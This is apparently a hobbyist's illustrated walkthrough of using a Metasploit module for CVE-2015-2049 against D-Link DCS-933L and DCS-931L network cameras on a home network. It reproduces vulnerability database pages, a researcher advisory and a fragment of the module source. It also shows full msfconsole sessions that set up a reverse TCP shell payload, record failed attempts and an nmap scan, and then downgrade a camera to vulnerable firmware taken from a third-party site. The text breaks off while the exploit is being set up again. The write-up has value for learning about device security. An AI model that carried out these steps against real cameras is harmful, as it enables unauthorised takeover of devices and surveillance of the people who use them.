[Dlink Dsl-2740b Firmware : List of security vulnerabilities](#)
<https://www.cvedetails.com/.../Dlink-Dsl-2740b-Firmware.html>
Security vulnerabilities of **Dlink** Dsl-2740b Firmware : List of all related CVE security vulnerabilities. CVSS Scores, vulnerability details and links to full CVE ...

[Dlink Dir-615 version 3 10na : Security vulnerabilities](#)

This is for a similar model. My model is included though in the fine print.

Metasploit modules related to D-link

www.cvedetails.com/metasploit-modules/vendor-899/D-link.html

CVE Details

The ultimate security vulnerability datasource

(e.g.: CVE-2009-1234 or 2010-1234 or 20101234)

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- [CVSS Score Distribution](#)

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- [Product Search](#)
- [Version Search](#)
- [Vulnerability Search](#)
- [By Microsoft References](#)

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- [Product Cvss Scores](#)
- [Versions](#)

Other :

- [Microsoft Bulletins](#)
- [Bugtraq Entries](#)
- [CWE Definitions](#)
- [About & Contact](#)

Metasploit Modules Related To [D-link](#)

CVE-2007-1435 D-Link TFTP 1.0 Long Filename Buffer Overflow

This module exploits a stack buffer overflow in D-Link TFTP 1.0. By sending a request for an overly long file name, an attacker could overflow a buffer and execute arbitrary code. For best results, use bind payloads with nonx (No NX).
Module type : *exploit* Rank : *good* Platforms : *Windows*

CVE-2014-3936 D-Link HNAP Request Remote Buffer Overflow

This module exploits an anonymous remote code execution vulnerability on different D-Link devices. The vulnerability is due to a stack based buffer overflow while handling malicious HTTP POST requests addressed to the HNAP handler. This module has been successfully tested on D-Link DIR-505 in an emulated environment.
Module type : *exploit* Rank : *normal* Platforms : *Linux*

CVE-2014-8361 Realtek SDK Miniigd UPnP SOAP Command Execution

Different devices using the Realtek SDK with the miniigd daemon are vulnerable to OS command injection in the UPnP SOAP interface. Since it is a blind OS command injection vulnerability, there is no output for the executed command. This module has been tested successfully on a Trendnet TEW-731BR router with emulation.
Module type : *exploit* Rank : *normal*

CVE-2015-2049 D-Link DCS-931L File Upload

This module exploits a file upload vulnerability in [D-Link DCS-931L](#) network cameras. The setFileUpload functionality allows authenticated users to upload files to anywhere on the file system, allowing system files to be overwritten, resulting in execution of arbitrary commands. This module has been tested successfully on a D-Link DCS-931L with firmware versions 1.01_B7 (2013-04-19) and 1.04_B1 (2014-04-21). D-Link DCS-930L, DCS-932L, [DCS-933L](#) models are also reportedly affected, but untested.
Module type : *exploit* Rank : *great* Platforms : *Linux*

Please note: Metasploit modules are only matched by CVE numbers. There may be other modules related to this product. Visit [metasploit web site](#) for more details

Total number of modules found = 4 Page : 1 (This Page)

CVE Details
The ultimate security vulnerability datasource

Search [] View CVE []

(e.g.: CVE-2009-1234 or 2010-1234 or 20101234)

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- [CVSS Score Distribution](#)

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- [Vulnerability Search](#)
- [By Microsoft References](#)

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- [Product Cvss Scores](#)
- [Versions](#)

Other :

- [Microsoft Bulletins](#)
- [Bugtraq Entries](#)
- [CWE Definitions](#)
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Vulnerability Details : CVE-2015-2049 (1 Metasploit modules)

Unrestricted file upload vulnerability in D-Link DCS-931L with firmware 1.04 and earlier allows remote authenticated users to execute arbitrary code by uploading a file with an executable extension.

Publish Date : 2015-02-23 Last Update Date : 2015-11-24

[Collapse All](#) [Expand All](#) [Select](#) [Select&Copy](#) [Scroll To](#) [Comments](#) [External Links](#)

[Search Twitter](#) [Search YouTube](#) [Search Google](#)

- CVSS Scores & Vulnerability Types

CVSS Score	9.0
Confidentiality Impact	Complete (There is total information disclosure, resulting in all system files being revealed.)
Integrity Impact	Complete (There is a total compromise of system integrity. There is a complete loss of system protection, resulting in the entire system being compromised.)
Availability Impact	Complete (There is a total shutdown of the affected resource. The attacker can render the resource completely unavailable.)
Access Complexity	Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit.)
Authentication	Single system (The vulnerability requires an attacker to be logged into the system (such as at a command line or via a desktop session or web interface).)
Gained Access	None
Vulnerability Type(s)	Execute Code
CWE ID	CWE id is not defined for this vulnerability

That brings us to D-Link DCS-931L File Upload exploit on the Rapid7 website

The screenshot shows a web browser window displaying the Rapid7 website. The address bar shows the URL: https://www.rapid7.com/db/modules/exploit/linux/http/dlink_dcs931l_upload. The page features a green header with a live webcast notification, a PCI compliance panel, and a timer. The main navigation includes links for Contact Us, Community, Support, Login, Careers, and a FREE TOOLS button. The page title is "D-LINK DCS-931L FILE UPLOAD". The content area includes a detailed description of the exploit, a "MODULE NAME" section with the path "exploit/linux/http/dlink_dcs931l_upload", an "AUTHORS" section listing Mike Baucom, Allen Harper, J. Rach, and Brendan Coles, and a "REFERENCES" section. A prominent orange box on the right side of the page offers a "Free Metasploit Download" with a "DOWNLOAD NOW" button. A vertical sidebar on the right contains "DEMO REQUEST" and "CONTACT US" buttons.

https://www.rapid7.com/db/modules/exploit/linux/http/dlink_dcs931l_upload

Scroll down to the References and click on the first link

The screenshot shows a web browser window with the URL https://www.rapid7.com/db/modules/exploit/linux/http/dlink_dcs931l_upload. The page features a green header with the Rapid7 logo and navigation links. A red box highlights the 'REFERENCES' section, which contains the following information:

- REFERENCES**
- CVE-2015-2049
- URL: <https://tangiblesecurity.com/index.php/announcements/tangible-security-researchers-notified-and-assisted-d-link-with-fixing-critical-device-vulnerabilities>
- URL: <http://securityadvisories.dlink.com/security/publication.aspx?name=SAP10049>

Below the references, the page lists 'TARGETS' (Linux mipsle Payload), 'PLATFORMS' (linux), and 'ARCHITECTURES' (mipsle). On the right side, there are vertical buttons for 'DEMO REQUEST' and 'CONTACT US'.

https://www.rapid7.com/db/modules/exploit/linux/http/dlink_dcs931l_upload

One of the references mentioned on the Rapid7 website

McLean, Virginia - February 25, 2015,

Tangible Security researchers Mike Baucom, Allen Harper, and J. Rach discovered serious vulnerabilities in two devices made by D-Link.

D-Link DCS-931L

A Day & Night Wi-Fi Camera

- More info from vendor
- CVE-2015-2049
- Vulnerability Description: A hidden webpage on the device allows an attacker to upload arbitrary files from the attacker's system. By allowing the attacker to specify the file location to write on the device, the attacker has the ability to upload new functionality. The D-Link DCS-931L: Firmware Version 1.04 (2014-04- 21) / 2.0.17-b62. Older versions and configurations were NOT tested. This also applies to DCS-930L, DCS-932L, DCS-933L models.
- Impact Description: By allowing any file in the file system to be overwritten, the attacker is allowed to overwrite functionality of the device. The unintended functionality reveals details that could lead to further exploitation. There are security impacts to the confidentiality, integrity, and availability of the device and its services.

< Snipped >

Tangible Security is unaware of any public exploits of these vulnerabilities. However, due to the categorization of these vulnerabilities, it may be reasonable to believe that cyber criminals are doing so.

We urge users of these devices, including older and newer models, to download and install the latest firmware updates available from D-Link that address these vulnerabilities. Failing to do so exposes those benefiting from the use of these devices to cyber crime risks.

Our researchers wish to express their appreciation for D-Link's cooperation and desire to make their products and customers more secure.

<https://tangiblesecurity.com/index.php/announcements/tangible-security-researchers-notified-and-assisted-d-link-with-fixing-critical-device-vulnerabilities>

Scroll down to Development and click on Source Code

The screenshot shows a web browser window with the URL https://www.rapid7.com/db/modules/exploit/linux/http/dlink_dcs9311_upload. The page features a green header with the Rapid7 logo and navigation links. Below the header, the 'RELIABILITY' section is displayed with a 'Great' rating. The 'DEVELOPMENT' section is highlighted with a red rounded rectangle and contains links for 'Source Code' and 'History'. The 'MODULE OPTIONS' section includes a text block and a terminal window showing Metasploit commands and their output.

RELIABILITY
Great

DEVELOPMENT
Source Code
History

MODULE OPTIONS
To display the available options, load the module within the Metasploit console and run the commands 'show options' or 'show advanced':

```
msf > use exploit/linux/http/dlink_dcs9311_upload
msf exploit(dlink_dcs9311_upload) > show targets
...targets...
msf exploit(dlink_dcs9311_upload) > set TARGET <target-id>
msf exploit(dlink_dcs9311_upload) > show options
...show and set options...
msf exploit(dlink_dcs9311_upload) > exploit
```

```

14
15 HttpFingerprint = { :pattern => [ /alphapd/ ] }
16
17 def initialize(info = {})
18   super(update_info(info,
19     'Name' => 'D-Link DCS-931L File Upload',
20     'Description' => %q{
21       This module exploits a file upload vulnerability in D-Link DCS-931L
22       network cameras. The setFileUpload functionality allows authenticated
23       users to upload files to anywhere on the file system, allowing system
24       files to be overwritten, resulting in execution of arbitrary commands.
25       This module has been tested successfully on a D-Link DCS-931L with
26       firmware versions 1.01_B7 (2013-04-19) and 1.04_B1 (2014-04-21).
27       D-Link DCS-930L, DCS-932L, DCS-933L models are also reportedly
28       affected, but untested.
29     },
30     'License' => MSF_LICENSE,
31     'Author' =>
32     [

```

Uh-oh, looks like my model was "untested"

The firmware I have is newer than the one documented in the source code

Product: DCS-933L
Firmware version: 1.13

D-Link

DCS-933L
LIVE VIDEO
SETUP
MAINTENANCE
STATUS
HELP

Admin

System

Firmware Upgrade

Logout

FIRMWARE UPGRADE

A new firmware upgrade may be available for your camera. It is recommended that you keep your camera firmware up to date to maintain and improve its functionality and performance. Click here [D-Link Support Page](#) to check for the latest available firmware version.

To upgrade the firmware on your IP camera, please download and save the latest firmware version from the D-Link Support Page to your local hard drive. Locate the file on your local hard drive by clicking the Browse button. Once you have found and opened the file using the browse button, click the **Upload** button to start the firmware upgrade.

FIRMWARE INFORMATION

Current Firmware Version :	1.13.05
Current Firmware Date :	2015-11-18
Current Agent Version :	2.0.20-b10

FIRMWARE UPGRADE

File Path :

Helpful Hints..

Firmware updates are released periodically to improve the functionality of your IP camera and also to add new features. If you run into a problem with a specific feature of the IP camera, check our support site by clicking [here](#) and see if updated firmware is available for your IP camera.

SURVEILLANCE

Copyright 2012 - 2016, D-Link Corporation / D-Link Systems, Inc. All rights reserved.

Scroll down to Module Options to see how to use the exploit

Monitor and Measure

Rapid7 provides the most coverage for the CIS (formerly SANS) TOP 20 CRITICAL SECURITY CONTROLS [LEARN MORE](#)

RAPID7 Solutions Products Services Partners Resources About Us

RELIABILITY

Great

DEVELOPMENT

[Source Code](#)
[History](#)

MODULE OPTIONS

To display the available options, load the module within the Metasploit console and run the commands 'show options' or 'show advanced':

```
msf > use exploit/linux/http/dlink_dcs9311_upload
msf exploit(dlink_dcs9311_upload) > show targets
...targets...
msf exploit(dlink_dcs9311_upload) > set TARGET <target-id>
msf exploit(dlink_dcs9311_upload) > show options
...show and set options...
msf exploit(dlink_dcs9311_upload) > exploit
```

[DEMO REQUEST](#)
[CONTACT US](#)

So I have a different model than the one tested and my firmware is newer

What the heck, let's try it anyway ...

```
use exploit/linux/http/dlink_dcs9311_upload
show payloads
set payload linux/mipsle/shell_reverse_tcp
```

```
msf > use exploit/linux/http/dlink_dcs9311_upload
msf exploit(dlink_dcs9311_upload) > show payloads

Compatible Payloads
=====

Name                               Disclosure Date Rank   Description
----                               -
generic/custom                      normal   Custom Payload
generic/shell_bind_tcp              normal   Generic Command Shell, Bind TCP Inline
generic/shell_reverse_tcp          normal   Generic Command Shell, Reverse TCP Inlin
linux/mipsle/exec                   normal   Linux Execute Command
linux/mipsle/meterpreter/reverse_tcp normal   Linux Meterpreter, Reverse TCP Stager
linux/mipsle/reboot                 normal   Linux Reboot
linux/mipsle/shell/reverse_tcp      normal   Linux Command Shell, Reverse TCP Stager
linux/mipsle/shell_bind_tcp         normal   Linux Command Shell, Bind TCP Inline
linux/mipsle/shell_reverse_tcp      normal   Linux Command Shell, Reverse TCP Inline

msf exploit(dlink_dcs9311_upload) >
msf exploit(dlink_dcs9311_upload) > set payload linux/mipsle/shell_reverse_tcp
payload => linux/mipsle/shell_reverse_tcp
msf exploit(dlink_dcs9311_upload) > █
```

Use show payloads to see which payloads will work with the selected exploit

```
set RHOST 192.168.1.96
set LHOST 192.168.1.56
set LPORT 4444
show options
```

Setup all the required options

```
msf exploit(dlink_dcs931l_upload) > show options

Module options (exploit/linux/http/dlink_dcs931l_upload):

  Name      Current Setting  Required  Description
  ----      -
  PASSWORD  blank            no        Camera password (default: blank)
  Proxies   blank            no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOST     192.168.1.96    yes       The target address
  RPORT     80               yes       The target port
  SSL       false            no        Negotiate SSL/TLS for outgoing connections
  USERNAME  admin            yes       Camera username
  VHOST     blank            no        HTTP server virtual host

Payload options (linux/mipsle/shell_reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     192.168.1.56    yes       The listen address
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  -
  0   Linux mipsle Payload

msf exploit(dlink_dcs931l_upload) > exploit
```

exploit

```

msf exploit(dlink_dcs931l_upload) > exploit
[*] Started reverse TCP handler on 192.168.1.56:4444
[-] Exploit aborted due to failure: unexpected-reply: 192.168.1.96:80 - Unable to upload payload
[*] Exploit completed, but no session was created.
msf exploit(dlink_dcs931l_upload) > exploit
[*] Started reverse TCP handler on 192.168.1.56:4444
[-] Exploit aborted due to failure: no-access: 192.168.1.96:80 - Authentication failed or setFileUpload functionality does not exist
[*] Exploit completed, but no session was created.
msf exploit(dlink_dcs931l_upload) > exploit
[*] Started reverse TCP handler on 192.168.1.56:4444
[-] Exploit aborted due to failure: no-access: 192.168.1.96:80 - Authentication failed or setFileUpload functionality does not exist
[*] Exploit completed, but no session was created.
msf exploit(dlink_dcs931l_upload) > nmap 192.168.1.96
[*] exec: nmap 192.168.1.96

Starting Nmap 7.01 ( https://nmap.org ) at 2016-11-06 09:54 PST
Nmap scan report for DCS-933L (192.168.1.96)
Host is up (0.0054s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https
MAC Address: B0:C5:54:32:5C:DC (D-Link International)

Nmap done: 1 IP address (1 host up) scanned in 1.78 seconds
msf exploit(dlink_dcs931l_upload) > exploit

```

Drat, didn't work!

Search by product, keyword, model.

Home Support Forums Security Advisories Shop US

D-Link
Building Networks for People

TechSupport

Consumer Business

Product Registration
Register your product to extend your free support from 30 days to 90 days

Warranty Document
Click here to see this product's warranty document.

First Time Setting Up?
Check out our FAQs, Videos and Quick Install Guides

Contact Support
Get help by chat, email or phone

DCS-933L
Day & Night Wi-Fi Camera

Downloads FAQs Videos

For access to the right downloads, please select the correct hardware revision for your device.

A [How to find the hardware version?](#)

Type	Date	Download	Release Notes
Firmware (1.07.01) <input type="text"/>	03/05/15	Download	Release Notes
Firmware (1.13.05)	09/10/13	Download	
Firmware (1.12.03)		Download	
Firmware (1.07.01)	05/28/14	Download	
Datasheet (01.2015)	01/19/15	Download	
D-View Cam (3.6.0)	04/15/14	Download	Release Notes
Setup Wizard Windows (1.04.10 Win) <input type="text"/>	05/28/14	Download	

D-Link 2015 SNE-VA Report Terms of Use Privacy Contact Us

And the older firmware is no longer available on the D'Link website



Hacking a Webcam

Round 2

D-Link 933L

Last week I tried to hack this webcam and failed



RJ-45 LAN Jack

Power LED
Reset hole
WPS (WiFi Protected Setup)

D-Link 931L

This week I tried a different model of the webcam. This is the one the exploit was tested on.



RJ-45 LAN Jack

Power LED
Reset hole
WPS (WiFi Protected Setup)

Search for D-Link vulnerabilities

The screenshot shows the CVE Details website interface. At the top, there is a search bar with the text 'dlink' entered and a 'Search' button. Below this, a larger search box prompts the user to 'Enter a CVE id, product, vendor, vulnerability type' with another 'Search' button. The main content area features a section titled 'Current CVSS Score Distribution For All Vulnerabilities'. This section includes a table showing the distribution of vulnerabilities by CVSS score ranges and a corresponding bar chart. The table shows that the most common score range is 7-8, with 19,861 vulnerabilities. The weighted average CVSS score is 6.8. A sidebar on the left provides navigation links for browsing and searching by various criteria.

Current CVSS Score Distribution For All Vulnerabilities

CVSS Score	Number Of Vulnerabilities	Percentage
0-1	75	0.10
1-2	608	0.80
2-3	3220	4.10
3-4	1978	2.50
4-5	15632	19.80
5-6	15700	19.90
6-7	9749	12.30
7-8	19861	25.10
8-9	346	0.40
9-10	11900	15.10
Total	79069	

Weighted Average CVSS Score: **6.8**

Looking for OVAL (Open Vulnerability and Assessment Language) definitions? <http://www.itsecdb.com> allows you to view most details of OVAL (Open Vulnerability and Assessment Language) definitions and associated resources that should be known if...

Find the link to Metasploit modules for D-Link

The screenshot shows a web browser window with the address bar containing the URL: <https://www.cvedetails.com/google-search-results.php?q=dlink&sa=Search>. The page displays search results for 'D-link' on the CVE Details website. On the left side, there are search filters for 'View CVE', 'View BID', and 'Search By Microsoft Reference ID'. The main content area shows several search results, each with a title, a URL, and a brief description. The result 'Metasploit modules related to D-link' is highlighted with a red rounded rectangle. Below it, there are other results for specific D-link products like 'Dlink Dcs-2121 Firmware version 1.04' and 'Dlink Dsl-2740b Firmware'.

[NVD Website](#)
[CWE Web Site](#)

View CVE :

(e.g.: CVE-2009-1234 or 2010-1234 or 20101234)

View BID :

(e.g.: 12345)

Search By Microsoft Reference ID:

(e.g.: ms10-001 or 979352)

[D-link : Security vulnerabilities](#)
<https://www.cvedetails.com/vulnerability-list/vendor.../D-link.html>
Security vulnerabilities related to **D-link** : List of vulnerabilities related to any product of this vendor. Cvss scores, vulnerability details and links to full CVE details ...

[D-link : Products and vulnerabilities](#)
<https://www.cvedetails.com/vendor/899/D-link.html>
D-link: List of all products, security vulnerabilities of products, cvss score reports, detailed graphical reports, vulnerabilities by years and metasploit modules ...

[Dlink : Security vulnerabilities](#)
https://www.cvedetails.com/vulnerability-list/vendor_id.../Dlink.html
Security vulnerabilities related to **Dlink** : List of vulnerabilities related to any product of this vendor. Cvss scores, vulnerability details and links to full CVE details ...

[Metasploit modules related to D-link](#)
www.cvedetails.com/metasploit-modules/vendor-899/D-link.html
Metasploit modules related to **D-link** Metasploit provides useful information and tools for penetration testers, security researchers, and IDS signature developers.

[Dlink Dcs-2121 Firmware version 1.04 : Security vulnerabilities](#)
<https://www.cvedetails.com/.../Dlink-Dcs-2121-Firmware-1.04.html>
Security vulnerabilities of **Dlink** Dcs-2121 Firmware version 1.04 List of cve security vulnerabilities related to this exact version. You can filter results by cvss ...

[Dlink Dsl-2740b Firmware : List of security vulnerabilities](#)
<https://www.cvedetails.com/.../Dlink-Dsl-2740b-Firmware.html>
Security vulnerabilities of **Dlink** Dsl-2740b Firmware : List of all related CVE security vulnerabilities. CVSS Scores, vulnerability details and links to full CVE ...

[Dlink Dir-615 version 3 10na : Security vulnerabilities](#)

Locate the exploit again for the DCS-931L

Metasploit modules related to D-link

www.cvedetails.com/metasploit-modules/vendor-899/D-link.html

CVE Details

The ultimate security vulnerability datasource

(e.g.: CVE-2009-1234 or 2010-1234 or 20101234)

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Metasploit Modules Related To [D-link](#)

[CVE-2007-1435 D-Link TFTP 1.0 Long Filename Buffer Overflow](#)

This module exploits a stack buffer overflow in D-Link TFTP 1.0. By sending a request for an overly long file name, an attacker could overflow a buffer and execute arbitrary code. For best results, use bind payloads with nonx (No NX).
Module type : *exploit* Rank : *good* Platforms : *Windows*

[CVE-2014-3936 D-Link HNAP Request Remote Buffer Overflow](#)

This module exploits an anonymous remote code execution vulnerability on different D-Link devices. The vulnerability is due to a stack based buffer overflow while handling malicious HTTP POST requests addressed to the HNAP handler. This module has been successfully tested on D-Link DIR-505 in an emulated environment.
Module type : *exploit* Rank : *normal* Platforms : *Linux*

[CVE-2014-8361 Realtek SDK Miniigd UPnP SOAP Command Execution](#)

Different devices using the Realtek SDK with the miniigd daemon are vulnerable to OS command injection in the UPnP SOAP interface. Since it is a blind OS command injection vulnerability, there is no output for the executed command. This module has been tested successfully on a Trendnet TEW-731BR router with emulation.
Module type : *exploit* Rank : *normal*

[CVE-2015-2049 D-Link DCS-931L File Upload](#)

This module exploits a file upload vulnerability in D-Link DCS-931L network cameras. The setFileUpload functionality allows authenticated users to upload files to anywhere on the file system, allowing system files to be overwritten, resulting in execution of arbitrary commands. This module has been tested successfully on a D-Link DCS-931L with firmware versions 1.01_B7 (2013-04-19) and 1.04_B1 (2014-04-21). D-Link DCS-930L, DCS-932L, DCS-933L models are also reportedly affected, but untested.
Module type : *exploit* Rank : *great* Platforms : *Linux*

Please note: Metasploit modules are only matched by CVE numbers. There may be other modules related to this product. Visit [metasploit web site](#) for more details

Total number of modules found = 4 Page : 1 (This Page)

Review the vulnerability

CVE Details
The ultimate security vulnerability datasource

Search [] View CVE []

(e.g.: CVE-2009-1234 or 2010-1234 or 20101234)

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- [Product Cvss Scores](#)
- [Versions](#)

Other :

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- [Bugtraq Entries](#)
- [CWE Definitions](#)
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Vulnerability Details : [CVE-2015-2049](#) (1 Metasploit modules)

Unrestricted file upload vulnerability in D-Link DCS-931L with firmware 1.04 and earlier allows remote authenticated users to execute arbitrary code by uploading a file with an executable extension.

Publish Date : 2015-02-23 Last Update Date : 2015-11-24

[Collapse All](#) [Expand All](#) [Select](#) [Select&Copy](#) [Scroll To](#) [Comments](#) [External Links](#)

[Search Twitter](#) [Search YouTube](#) [Search Google](#)

- CVSS Scores & Vulnerability Types

CVSS Score	9.0
Confidentiality Impact	Complete (There is total information disclosure, resulting in all system files being revealed.)
Integrity Impact	Complete (There is a total compromise of system integrity. There is a complete loss of system protection, resulting in the entire system being compromised.)
Availability Impact	Complete (There is a total shutdown of the affected resource. The attacker can render the resource completely unavailable.)
Access Complexity	Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit.)
Authentication	Single system (The vulnerability requires an attacker to be logged into the system (such as at a command line or via a desktop session or web interface).)
Gained Access	None
Vulnerability Type(s)	Execute Code
CWE ID	CWE id is not defined for this vulnerability

Go to the Rapid7 website

The screenshot shows a web browser window with the URL https://www.rapid7.com/db/modules/exploit/linux/http/dlink_dcs931l_upload. The page features a green header with a live broadcast notification, a PCI compliance panel, and a countdown timer. The main content area includes the Rapid7 logo, navigation links, and a detailed description of the D-Link DCS-931L File Upload module. A prominent orange box offers a free Metasploit download. The page also includes a 'REFERENCES' section and a footer with a link to a HIPAA and HITECH Act Compliance Guide.

LIVE WEBCAST
WED NOV 9 @ 2PM ET/11AM PT

PCI COMPLIANCE FOR 2016 PANEL

01 03:52:44
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D-LINK DCS-931L FILE UPLOAD

This module exploits a file upload vulnerability in D-Link DCS-931L network cameras. The setFileUpload functionality allows authenticated users to upload files to anywhere on the file system, allowing system files to be overwritten, resulting in execution of arbitrary commands. This module has been tested successfully on a D-Link DCS-931L with firmware versions 1.01_B7 (2013-04-19) and 1.04_B1 (2014-04-21). D-Link DCS-930L, DCS-932L, DCS-933L models are also reportedly affected, but untested.

MODULE NAME

exploit/linux/http/dlink_dcs931l_upload

AUTHORS

Mike Baucom
Allen Harper
J. Rach
Brendan Coles <bcoles [at] gmail.com>

REFERENCES

[Free Download: HIPAA and HITECH Act Compliance Guide](#)

[DEMO REQUEST](#)

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https://www.rapid7.com/db/modules/exploit/linux/http/dlink_dcs931l_upload

Go to the References section again

The screenshot shows a web browser window with the URL https://www.rapid7.com/db/modules/exploit/linux/http/dlink_dcs9311_upload. The page features a green header with the Rapid7 logo and navigation links: Solutions, Products, Services, Partners, Resources, and About Us. A prominent banner states: "Rapid7 provides the most coverage for the CIS (formerly SANS) TOP 20 CRITICAL SECURITY CONTROLS" with a "LEARN MORE" button. The main content area is titled "REFERENCES" and lists the following information for CVE-2015-2049:

- REFERENCES**
- CVE-2015-2049
- URL: <https://tangiblesecurity.com/index.php/announcements/tangible-security-researchers-notified-and-assisted-d-link-with-fixing-critical-device-vulnerabilities>
- URL: <http://securityadvisories.dlink.com/security/publication.aspx?name=SAP10049>

Below the references, the page is organized into sections:

- TARGETS**
 - Linux mipsle Payload
- PLATFORMS**
 - linux
- ARCHITECTURES**
 - mipsle

On the right side of the page, there are two vertical buttons: "DEMO REQUEST" and "CONTACT US".

And review the article again

McLean, Virginia - February 25, 2015,

Tangible Security researchers Mike Baucom, Allen Harper, and J. Rach discovered serious vulnerabilities in two devices made by D-Link.

D-Link DCS-931L

<https://tangiblesecurity.com/index.php/announcements/tangible-security-researchers-notified-and-assisted-d-link-with-fixing-critical-device-vulnerabilities>

A Day & Night Wi-Fi Camera

- More info from vendor
- CVE-2015-2049
- Vulnerability Description: A hidden webpage on the device allows an attacker to upload arbitrary files from the attackers system. By allowing the attacker to specify the file location to write on the device, the attacker has the ability to upload new functionality. The D-Link DCS-931L: Firmware Version 1.04 (2014-04- 21) / 2.0.17-b62. Older versions and configurations were NOT tested. This also applies to DCS-930L, DCS-932L, DCS-933L models.
- Impact Description: By allowing any file in the file system to be overwritten, the attacker is allowed to overwrite functionality of the device. The unintended functionality reveals details that could lead to further exploitation. There are security impacts to the confidentiality, integrity, and availability of the device and its services.

< Snipped >

Tangible Security is unaware of any public exploits of these vulnerabilities. However, due to the categorization of these vulnerabilities, it may be reasonable to believe that cyber criminals are doing so.

We urge users of these devices, including older and newer models, to download and install the latest firmware updates available from D-Link that address these vulnerabilities. Failing to do so exposes those benefiting from the use of these devices to cyber crime risks.

Our researchers wish to express their appreciation for D-Link's cooperation and desire to make their products and customers more secure.

Review again the source code

The screenshot shows a web browser window displaying the Rapid7 website. The address bar shows the URL: `https://www.rapid7.com/db/modules/exploit/linux/http/dlink_dcs9311_upload`. The page features a green header with the Rapid7 logo and navigation links: Solutions, Products, Services, Partners, Resources, and About Us. A green banner at the top states: "Rapid7 provides the most coverage for the CIS (formerly SANS) TOP 20 CRITICAL SECURITY CONTROLS" with a "LEARN MORE" button. The main content area is divided into sections: "RELIABILITY" (Great), "DEVELOPMENT" (Source Code, History), and "MODULE OPTIONS". Below the "MODULE OPTIONS" section, there is a text instruction: "To display the available options, load the module within the Metasploit console and run the commands 'show options' or 'show advanced':". A terminal window is embedded in the page, showing the following commands and output:

```
msf > use exploit/linux/http/dlink_dcs9311_upload
msf exploit(dlink_dcs9311_upload) > show targets
...targets...
msf exploit(dlink_dcs9311_upload) > set TARGET <target-id>
msf exploit(dlink_dcs9311_upload) > show options
...show and set options...
msf exploit(dlink_dcs9311_upload) > exploit
```

On the right side of the page, there are two vertical buttons: "DEMO REQUEST" and "CONTACT US".

We should try and get the same or earlier version of the firmware

```

14
15 HttpFingerprint = { :pattern => [ /alphapd/ ] }
16
17 def initialize(info = {})
18   super(update_info(info,
19     'Name' => 'D-Link DCS-931L File Upload',
20     'Description' => %q{
21       This module exploits a file upload vulnerability in D-Link DCS-931L
22       network cameras. The setFileUpload functionality allows authenticated
23       users to upload files to anywhere on the file system, allowing system
24       files to be overwritten, resulting in execution of arbitrary commands.
25       This module has been tested successfully on a D-Link DCS-931L with
26       firmware versions 1.01_B7 (2013-04-19) and 1.04_B1 (2014-04-21).
27       D-Link DCS-930L, DCS-932L, DCS-933L models are also reportedly
28       affected, but untested.
29     },
30     'License' => MSF_LICENSE,
31     'Author' =>
32     [

```

The exploit was tested on firmware versions 1.01 and 1.04.

Product: DCS-933L

Search by product, keyword, model.

Home Support Forums Security Advisories Shop US

D-Link
Building Networks for People

TechSupport

Consumer Business


Product Registration
Register your product to extend your free support from 30 days to 90 days

Warranty Document
Click here to see this product's warranty document.

First Time Setting Up?
Check out our FAQs, Videos and Quick Install Guides

Contact Support
Get help by chat, email or phone

DCS-933L
Day & Night Wi-Fi Camera



Downloads
FAQs
Videos

For access to the right downloads, please select the correct hardware revision for your device.

A [How to find the hardware version?](#)

Type	Date		
Firmware (1.07.01) ▼	03/05/15	Download	Release Notes
Firmware (1.13.05)	09/10/13	Download	
Firmware (1.12.03)			
Firmware (1.07.01)	05/28/14	Download	
Datasheet (01.2015)	01/19/15	Download	
D-View Cam (3.6.0)	04/15/14	Download	Release Notes
Setup Wizard Windows (1.04.10 Win) ▼	05/28/14	Download	

D-Link 2015 SNE-VA Report Terms of Use Privacy Contact Us

The oldest on the D-Link site is 1.07. Not old enough!

The screenshot shows a web browser window with the URL www.driverfilesdownload.com/drivers-download/firmware-drivers-update/d-link/page/1. The website has a navigation menu with 'Drivers Download' highlighted. A blue banner reads '3 STEPS TO UPDATE PC DRIVERS'. Below this, there are buttons for 'Download & Install Driver Updater', 'Scan OS Windows', and 'Update All Drivers'. A red button says 'UPDATE DRIVERS NOW'. The main content area is titled 'Download D-Link Firmware Driver Files Free' and includes a paragraph about the site's services. A table lists several D-Link network camera firmware files for download.

Driver Name	File Detail	Download
D-Link DCS-5020L rev.Ax Network Camera Firmware 1.03.B8 Beta	DCS- 5020L_fw_v1.03_b8.zip OS:/ OS Independent File Size:6.6 MB	Download
D-Link DCS-5010L rev.Ax Network Camera Firmware 1.03.B8 Beta	DCS- 5010L_fw_v1.03_b8.zip OS:/ OS Independent File Size:6.6 MB	Download
D-Link DCS-933L rev.Ax Network Camera Firmware 1.03.B8 Beta	DCS- 933L_BETA_FIRMWARE_1.0 3.B8.zip OS:/ OS Independent File Size:6.6 MB	Download
D-Link DCS-932L Network	DCS-	Download

This site does have an older, vulnerable version of the firmware

<http://www.driverfilesdownload.com/drivers-download/firmware-drivers-update/d-link/page/1>



D-Link DCS-931L rev.Ax Network Camera Firmware 1.03.B8 Beta	DCS- 931L_BETA_FIRMWARE_ 1.03.B8.zip OS:/ OS Independent File Szie:6.6 MB	Download
--	--	-----------------

The exploit was tested on versions 1.01 to 1.04 so this might actually work.

Product: DCS-931L Firmware version: 1.03

D-Link

DCS-931L // LIVE VIDEO SETUP MAINTENANCE STATUS HELP

Admin
System
Firmware Upgrade
Logout

FIRMWARE UPGRADE

A new firmware upgrade may be available for your camera. It is recommended that you keep your camera firmware up to date to maintain and improve its functionality and performance. Click here [D-Link Support Page](#) to check for the latest available firmware version.

To upgrade the firmware on your IP camera, please download and save the latest firmware version from the D-Link Support Page to your local hard drive. Locate the file on your local hard drive by clicking the Browse button. Once you have found and opened the file using the browse button, click the **Upload** button to start the firmware upgrade.

FIRMWARE INFORMATION

Current Firmware Version : 1.03
Current Firmware Date : 2014-02-11
Current Agent Version : 2.0.17-b55

FIRMWARE UPGRADE

File Path : No file chosen

Helpful Hints..

Firmware updates are released periodically to improve the functionality of your IP camera and also to add new features. If you run into a problem with a specific feature of the IP camera, check our support site by clicking [here](#) and see if updated firmware is available for your IP camera.

SURVEILLANCE

The older version of the firmware has been installed on the DCS-931L

```

use exploit/linux/http/dlink_dcs9311_upload
set RHOST 192.168.1.96
